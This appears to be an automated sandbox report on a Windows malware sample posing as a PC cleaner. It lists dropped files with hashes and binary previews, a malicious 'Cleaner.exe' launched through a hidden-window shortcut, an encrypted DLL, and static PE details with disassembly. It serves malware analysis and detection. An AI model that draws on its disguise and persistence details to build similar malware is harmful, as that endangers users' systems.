Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3. 6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC989.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.456543489329578
Encrypted:	false
SSDEEP:	48:cvIwSD8zssJgtWI98aWgc8sqYjoT8fm8M4JbHvMFeX+q8vcHvqr8MjT9d:uITfq/bgrsqYpJrzKqqr8MX9d
MD5:	B27A3C89FDF9081809AADEAB819A4AD8
SHA1:	929D26D0531F5D3B336FDD1B3439C4E0D2DB99E5
SHA-256:	596D8F173FC69F12713C334DCAEE3795B433B6193F0E70C95148D34C63580B7B
SHA-512:	25F3A8C4340C50815777838FD7E91B43162DFB55431DA91CEBD58EBA0AFB8BE31EC32B25162BB208B25D0BA044EC8A294DEFB472F1979D7C0DAE816A1129A2 AB
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719952" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:42:16 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	103486

Entropy (8bit):	2.079533641583313
Encrypted:	false
SSDEEP:	768:Ql07PzhFKWt28jQyBSDRAldh88U2ewfBA:QefTKWt9jQyBStAbh88U21pA
MD5:	A69C321636D9B1516AD596BDFF134792
SHA1:	DBB6F7FCE474E00337B74DA044AA8EDBC68F1467
SHA-256:	54299B6E6E01D0D25E444837FCA64D17EEF857699D308AEA61EB3734660273C0
SHA-512:	AFB58937F08616680B927A0763C7BB4C8EF6F73DCC32231037240ACC43A4276E1DE9C0CA524358414C97B675B1DF387E6CCEB5931FA1B504AD66D9BCE6F81A7
Malicious:	false
Preview:	MDMP..... .....h.;c.....C.....T.....8.....T.....@*..i.....U.....B.....\.....GenuineIntelW.....T.....O.;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.695746710879512
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWC36IqV6Yq2SUqhcgmf6VSjCpBe89bkFtsfwMm:RrlsNiV6IqV6Y7SUqhcgmfkS+kFmf6
MD5:	E4443C010D0D8E5882AF7F8A6FB54CCC
SHA1:	FF275BDF9BB421E1791778F2BB8043639DE71F34
SHA-256:	F9C6FFAAE05F575B4F13D0BE0AAC9E17C21D4FA0CDC77895524C115DACCAEE2E
SHA-512:	24090CE120BBADC5D23F6406975C1CC1B454BCCA2A4D04EE65B6A01E8D5B994EA4E370C1502DFDA5E2723B9F10F85202271FB47D2EC4F1F65740E509105D1DF
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.1.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD699.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.455971551312978
Encrypted:	false
SSDEEP:	48:cvIwSD8zssJgtWI98aWgc8sqYjoh8fm8M4JbHvMF7+q8vcHvqr8MjT9d:uITfq/bgrsqYrJrKKqqr8MX9d
MD5:	B42789C00F6F69BDFD484CAA8E282AD6
SHA1:	10B60B4A44F1D91BE5E4A5E915AF048AF7929B45
SHA-256:	C1942FBCE24A3B4EC0B65B1DCBBAE3AA15E2272F05A4978D21A5288703EE0DF9
SHA-512:	64ABE75E2677EE5396EF71D67843492B87A2D40E76861296E7FF0467E477F86FBF2DABE88A7D0C4183829FA66B9F7D62AC9F5B77E814FF79BF757B9CDCF83F8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719952" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\dll[1]

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	242176
Entropy (8bit):	6.47050397947197
Encrypted:	false
SSDEEP:	6144:SIQpxILDXGGMO7Ice9C5kQw2hWHcHTykhb:SIQpxILDXGGIET9n/cHG

MD5:	2ECB51AB00C5F340380ECF849291DBCF
SHA1:	1A4DFFBCE2A4CE65495ED79EAB42A4DA3B660931
SHA-256:	F1B3E0F2750A9103E46A6A4A34F1CF9D17779725F98042CC2475EC66484801CF
SHA-512:	E241A48EAFCAF99187035F0870D24D74AE97FE84AAADD2591CCEEA9F64B8223D77CFB17A038A58EADD3B822C5201A6F7494F26EEA6F77D95F77F6C668D088E6B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...JI.X.....!..... ....@.....W..... ....H.....text...4.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....`..4e.....U.....}.Y.y.=.{.X.x.=..r...p.o2....o...(3.....o2...}....*:..s.....(....*.....*2r...p(;...&*Vr...p.....r...p.....*..(....*>.....}....*...(C.....o...(D...(E...}.....(F...(E...(G...&*>.....}....*...(C.....o...(D...}.....(F...(E...(H...&*".....*>.....}....*R..} .....{ ...oo...*..{ ...*"..}!...*..{!...*...}.....{#....{....op....{.. ..,...{ ...oo...*..{!...oo...*..{....*B.....su...(v...*..{#....{#...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\library[1].htm

Process:	C:\Users\user\Desktop\file.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3AB99
Malicious:	false
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\ping[1].htm

Process:	C:\Users\user\Desktop\file.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3AB99
Malicious:	false
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\fuckingdllENCR[1].dll

Process:	C:\Users\user\Desktop\file.exe
File Type:	data
Category:	dropped
Size (bytes):	94224
Entropy (8bit):	**7.998072640845361**
Encrypted:	**true**
SSDEEP:	1536:NsbI9W6dHdtnEXOxZpPzIUcETzNtXofjmgGTeJduLLt+YBPoJTMRmNXg30:KWW6TZVz9PNtXo8M5OR0
MD5:	418619EA97671304AF80EC60F5A50B62
SHA1:	F11DCD709BDE2FC86EBBCCD66E1CE68A8A3F9CB6
SHA-256:	EB7ECE66C14849064F462DF4987D6D59073D812C44D81568429614581106E0F4
SHA-512:	F2E1AE47B5B0A5D3DD22DD6339E15FEE3D7F04EF03917AE2A7686E73E9F06FB95C8008038C018939BB9925F395D765C9690BF7874DC5E90BC2F77C1E730D3A00
Malicious:	false

Preview:	...mi...};...F".).T..'K;....O.Y0:.....3j.\.Ij.2R.P....C...q.|.2.....iR2W.F.C=MU.....H6...A.....@..O.c...M.x8...L..- ..b..|.C...Z}.w...I.a.aT...br,...6w#.j.P.li.=.....o.....S.{..R.....5....#;....-....b+..G(.>..Q.....iN{.+y...ZC.z3sE...T..2.J...3.9U.4&..P....."wI.....@....x%>..D..'z.^....^(.....NC.[[k.....V]G..)e.....`.....K/L.Ul..F.."..8$.Ad....:i.g..0.d...[...T"l.U.M.=.0...,..,.ku.W,.....7`Q.Fi=w...u..:.Q-.R.}0...L.....n...t.nv.....z....e..I.C.....9.V.~1+[]..7...xQ.....$.L..o.eQ./.b..Z.....p].;i*)...#.b...%1.....@...G..[...../.c.Z.....G.:..n..E.i.O..o.U.B.Px....1{,a.....#k.dj..L4...}.d<.....Iyy.J..f.W..,^vV.Ao.K."+OX8!F...YP...u.-..Bik.[.u...&Wt..P...m....^ ..k~.....I..o.zMV.!s..h...{.n2;z...K..?S..-...eW...c.....-V.bg..9.I..g.x.g...}.'.5..(*P...J#..:.IS..D}.v.....jK9.LQF...oOhV...).h.v^-..F...<.....Vh.1....!...!...BYc..C?..D2.....2.K(..6....B....D..ay..=|...'....[1.~.YB:./...A`...=..F..K.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\ping[1].htm

Process:	C:\Users\user\Desktop\file.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3AB99
Malicious:	false
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\library[1].htm

Process:	C:\Users\user\Desktop\file.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3AB99
Malicious:	false
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\soft[1]

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3947920
Entropy (8bit):	7.275018147968825
Encrypted:	false
SSDEEP:	49152:+/PD/DL/D9CuZrr2h60qPPB+lJJkF9IC966eB+lJJkF9IC966eB+lJJkF9IC966h:+3D///UUrP43m8C/3m8C/3m8C5
MD5:	04514BD4962F7D60679434E0EBE49184
SHA1:	1493A5447EB8156A7D7AECFF60EE8BFBA2209526
SHA-256:	C394B068AA87264419F60838A8812B750E67CF93F2494C62B9078C3708072568
SHA-512:	A71C7ED5DFDDA22F095DC99B16E8342A42E3361BE16E0241DBF8983DD0D5F6E90EB0299AAC1815CF78AD3A9F15FA89B42B720B7F818EE5F502300F102EF4C93E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 29%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0..... ... .@.. .....`.....`.....T...O.... ..2.....(<.....@.....8..... ....H.....text..... ....`.rsrc...2.... .....@..@.relo c.....@.....@..B.....H.....h...@E.....T.....;.....(....*..(....*.~....-.r...p.....(....o....s.....~....*.~....*.....*j(....r=..p~....o....t....*j(....rM..p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*.~....*..(....*Vs....(....t.....*N.(.....(.....(....*....0..f.....(.....8M.....o....9:....o.....o.....-a.{.....<...%..o.....%.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\ping[1].htm

Process:	C:\Users\user\Desktop\file.exe

File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	17
Entropy (8bit):	3.1751231351134614
Encrypted:	false
SSDEEP:	3:nCmxEl:Cmc
MD5:	064DB2A4C3D31A4DC6AA2538F3FE7377
SHA1:	8F877AE1873C88076D854425221E352CA4178DFA
SHA-256:	0A3EC2C4FC062D561F0DC989C6699E06FFF850BBDA7923F14F26135EF42107C0
SHA-512:	CA94BC1338FC283C3E5C427065C29BA32C5A12170782E18AA0292722826C5CB4C3B29A5134464FFEB67A77CD85D8E15715C17A049B7AD4E2C890E97385751BE
Malicious:	false
Preview:	UwUoooIIrwgh24uuU

C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Bunifu_UI_v1.5.3.dll

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	242176
Entropy (8bit):	6.47050397947197
Encrypted:	false
SSDEEP:	6144:SIQpxILDXGGMO7Ice9C5kQw2hWHcHTykhb:SIQpxILDXGGIET9n/cHG
MD5:	2ECB51AB00C5F340380ECF849291DBCF
SHA1:	1A4DFFBCE2A4CE65495ED79EAB42A4DA3B660931
SHA-256:	F1B3E0F2750A9103E46A6A4A34F1CF9D17779725F98042CC2475EC66484801CF
SHA-512:	E241A48EAFCAF99187035F0870D24D74AE97FE84AAADD2591CCEEA9F64B8223D77CFB17A038A58EADD3B822C5201A6F7494F26EEA6F77D95F77F6C668D088E6B
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...JI.X.....!..... ....@.....W..... ....H.....text...4.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....`..4e.....U.....}.Y.y.=.{.X.x.=..r...p.o2....o...(3.....o2...}....*:..s.....(....*.....*2r...p(;...&*Vr...p.....r...p.....*..(....*>.....}....*...(C.....o...(D...(E...}.....(F...(E...(G...&*>.....}....*...(C.....o...(D...}.....(F...(E...(H...&*".....*>.....}....*R..} .....{ ...oo...*..{ ...*"..}!...*..{!...*...}.....{#....{....op....{.. ..,...{ ...oo...*..{!...oo...*..{....*B.....su...(v...*..{#....{#...

C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3947920
Entropy (8bit):	7.275018147968825
Encrypted:	false
SSDEEP:	49152:+/PD/DL/D9CuZrr2h60qPPB+lJJkF9IC966eB+lJJkF9IC966eB+lJJkF9IC966h:+3D///UUrP43m8C/3m8C/3m8C5
MD5:	04514BD4962F7D60679434E0EBE49184
SHA1:	1493A5447EB8156A7D7AECFF60EE8BFBA2209526
SHA-256:	C394B068AA87264419F60838A8812B750E67CF93F2494C62B9078C3708072568
SHA-512:	A71C7ED5DFDDA22F095DC99B16E8342A42E3361BE16E0241DBF8983DD0D5F6E90EB0299AAC1815CF78AD3A9F15FA89B42B720B7F818EE5F502300F102EF4C93E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 29%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0..... ... .@.. .....`.....`.....T...O.... ..2.....(<.....@.....8..... ....H.....text..... ....`.rsrc...2.... .....@..@.relo c.....@.....@..B.....H.....h...@E.....T.....;.....(....*..(....*.~....-.r...p.....(....o....s.....~....*.~....*.....*j(....r=..p~....o....t....*j(....r M..p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*.~....*..(....*Vs....(....t.....*N.(.....(.....(....*....0..f.....(.. .....8M.....o....9:....o.....o.....-a.{.....<...%..o.....%.

C:\Users\user\Desktop\Cleaner.lnk

Process:	C:\Users\user\Desktop\file.exe
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Description string, Has Relative path, Icon number=0, Archive, ctime=Mon Oct 3 23:42:37 2022, mtime=Mon Oct 3 23:42:37 2022, atime=Mon Oct 3 23:42:37 2022, length=3947920, window=hide
Category:	dropped
Size (bytes):	2108

Entropy (8bit):	3.79203453899752
Encrypted:	false
SSDEEP:	24:8s9b97AO9Yz/cORKgKFEStqAy8a995P3hP3SO4ZDqP3j9U3S7aB6m:8cZ7ASYzUORgEStZC35PRPiZDqP5gB6
MD5:	F0F16C17D68F259E90BFDAEE49A6AF21
SHA1:	92237FCD627CC22BF0FE010D3AA078653315AB4E
SHA-256:	6099178FF02C6F2062431E8B5E2EC7B14FD577063208881A42E47943D98D9FF3
SHA-512:	6CA14DF652C28FBBE21310B11E6595479625CF3CEB7830768C3AD31C6D692A05AE405D4C3FC7852164A8E4956BB30F3EA56EDA84D51F017FBC588BB39E2A8A3
Malicious:	false
Preview:	L.....F.@.. .....T3.....W3.....W3.....=<..... .:..DG..Yr?.D..U..k0.&...&.....d.!-..`.0+.....4.....t...CFSF..1.....N....AppData...t.Y^...H.g.3..(.....gVA.G..k...@ .....N..DU4.....Y.....t..A.p.p.D.a.t.a...B.P.1.....>Q.z..Local.<.....N..DU4.....Y.....V..L.o.c.a.l.....N.1.....DUJ...Temp..:.....N..DUJ.....Y.....T.e.m.p.....b.1.....DUJ...GVBGWX~1..J.....DUJ.DUJ.....V.....g.V.b.g.w.X.d.N.t.g.M.n.....b.2..=<.DUS. .Cleaner.exe.H.....DUS.DUS.....V.....K.W.C.l.e.a.n.e.r...e.x.e.....l.....-.....k.....j .X.....C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe....O.p.t.i.m.i.z.e. .y.o.u.r. .P.C.....\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.g.V.b.g.w.X.d.N.t.g.M.n.\.C.l.e.a.n.e.r...e.x.e.=.C.:.\.U.s.e.r.s.\.e.n.g.i.n.e.e.r.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.g.V.b.g.w.X.d.N.t.g.M.n.\.C.l.e.a.n.e.r...e.x.e..... ....%USERPROFI

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.462227283357498
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	file.exe
File size:	238080
MD5:	526fde9e61b1b4835885973331fa1616
SHA1:	ebbb0c3586b8a0244585eacb44ca125ac933ad8e
SHA256:	093741e4079a8092ba9d94653cb4f11c15fbe1e9ef53690e91628c61f0cc9440
SHA512:	ceff6066cd30ead43c4afcdc1b227ae114d4174fb75ff68c1495cbc6ef7bcb158bf2535669bd9add353e72ed3b97df48a9ad4cf21941db9d702d6f786bbae318
SSDEEP:	6144:oKFyXCCNTdMc9uzUCEJ/z1qWYHR+qvkqs3PZ5E:NFoC+ZUzl+RWR+1qs/s
TLSH:	7B34F1123CD18932C93E74718C71CA5277BFB8816672D94A76FC1AAE5F626C06E30397
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.....N1.....N'.....D....N .....N0.....N5.....Rich.....PE..L.....Mb.....

File Icon

Icon Hash:	3370686068686869

Static PE Info

General

Entrypoint:	0x404be7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	NX_COMPAT, TERMINAL_SERVER_AWARE
Time Stamp:	0x624D8102 [Wed Apr 6 12:01:06 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0

Import Hash:	c9c09dee9cb4e9617f155f42be2e2cc0

Entrypoint Preview
Instruction
call 00007F8CE8759A6Bh
jmp 00007F8CE87565FDh
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
mov ecx, dword ptr [esp+04h]
test ecx, 00000003h
je 00007F8CE87567A6h
mov al, byte ptr [ecx]
add ecx, 01h
test al, al
je 00007F8CE87567D0h
test ecx, 00000003h
jne 00007F8CE8756771h
add eax, 00000000h
lea esp, dword ptr [esp+00000000h]
lea esp, dword ptr [esp+00000000h]
mov eax, dword ptr [ecx]
mov edx, 7EFEFEFFh
add edx, eax
xor eax, FFFFFFFFh
xor eax, edx
add ecx, 04h
test eax, 81010100h
je 00007F8CE875676Ah
mov eax, dword ptr [ecx-04h]
test al, al
je 00007F8CE87567B4h
test ah, ah
je 00007F8CE87567A6h
test eax, 00FF0000h
je 00007F8CE8756795h
test eax, FF000000h
je 00007F8CE8756784h
jmp 00007F8CE875674Fh
lea eax, dword ptr [ecx-01h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-02h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-03h]

Instruction
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-04h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
cmp ecx, dword ptr [00435A7Ch]
jne 00007F8CE8756784h
rep ret
jmp 00007F8CE8759A53h
push eax
push dword ptr fs:[00000000h]
lea eax, dword ptr [esp+0Ch]
sub esp, dword ptr [esp+0Ch]
push ebx
push esi
push edi
mov dword ptr [eax], ebp

Rich Headers

Programming Language:	• [ASM] VS2008 build 21022 • [C] VS2008 build 21022 • [IMP] VS2005 build 50727 • [C++] VS2008 build 21022 • [RES] VS2008 build 21022 • [LNK] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe0ec	0x50	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x191000	0x4bf8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1210	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x2c78	0x18	.text
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x2c30	0x40	.text
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1d8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xdbe4	0xdc00	False	0.4849609375	data	5.899490920975358	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0xf000	0x181d1c	0x27600	False	0.9495845734126984	data	7.865940586372942	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x191000	0x4bf8	0x4c00	False	0.5913342927631579	data	5.603732133139699	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

